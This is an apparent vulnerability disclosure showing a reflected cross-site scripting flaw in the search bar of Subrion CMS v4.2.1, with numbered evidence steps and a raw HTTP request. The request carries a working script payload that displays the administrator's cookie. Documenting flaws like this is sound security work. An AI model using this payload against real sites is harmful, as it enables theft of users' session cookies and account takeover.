



Subrion CMS v4.2.1 Reflected XSS


Evidence

1. Tester accessed the default template named “Kickstart” of Subrion CMS v 4.2.1



2. In the search bar, tester injected the javascript payload “<script>alert(document.cookie);</script>” and web application returned the current cookie of the administrator user. These attacks could allow attacker to steal the victim’s browser cookies in the Subrion web application.





3. The following shown the HTTP request and response of the web application

```
Request
Raw Params Headers Hex
GET /search/?q=%3Cscript%3Ealert(document.cookie)%3B%3C%2Fscript%3E HTTP/1.1
Host: 172.16.63.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __atuvc=1%7C7; loader=loaded;
INTELLI_7da515443a=gcm1prj1ap1h33gup9buuv5ott
Upgrade-Insecure-Requests: 1
```

